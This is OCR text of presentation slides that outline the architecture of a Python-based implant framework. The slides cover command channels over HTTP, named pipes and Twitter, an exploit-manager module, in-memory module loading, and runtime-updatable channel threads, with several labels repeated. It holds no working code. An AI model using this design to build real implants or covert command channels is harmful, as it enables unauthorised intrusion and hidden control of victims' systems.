
Client (Implants)



Client (Implants)



Client (Implants)



Client (Implants)

Channel 1 (HTTP)

Channel 2 (Namedpipe client)

Channel 3 (Twitter)

Knowledge: Persistent stores, Injection, Assembler, …

Python 2.7 standard library

boot.py

archive.py, memimport.py

libpython

libloader, libasset

bootstrap (boot.c)

Useful third party libraries :-)

Client (Implants)

Module 1 (Manager)	**Module 2 (Namedpipe server)**	**Module 3 (Exploitmanager)**
Channel 1 (HTTP)	**Channel 2 (Namedpipe client)**	**Channel 3 (Twitter)**

Knowledge: Persistent stores, Injection, Assembler, …

Python 2.7 standard library

boot.py

archive.py, memimport.py

libpython

libloader, libasset


bootstrap (boot.c)

Useful third party libraries :-)


Channels

- Implant channels are module-agnostic
- Each channel runs in its own thread
- Can be stopped/started/code updated at runtime
- All data exchange with modules via thread-safe queues
- No reliability by default


Channel Sync



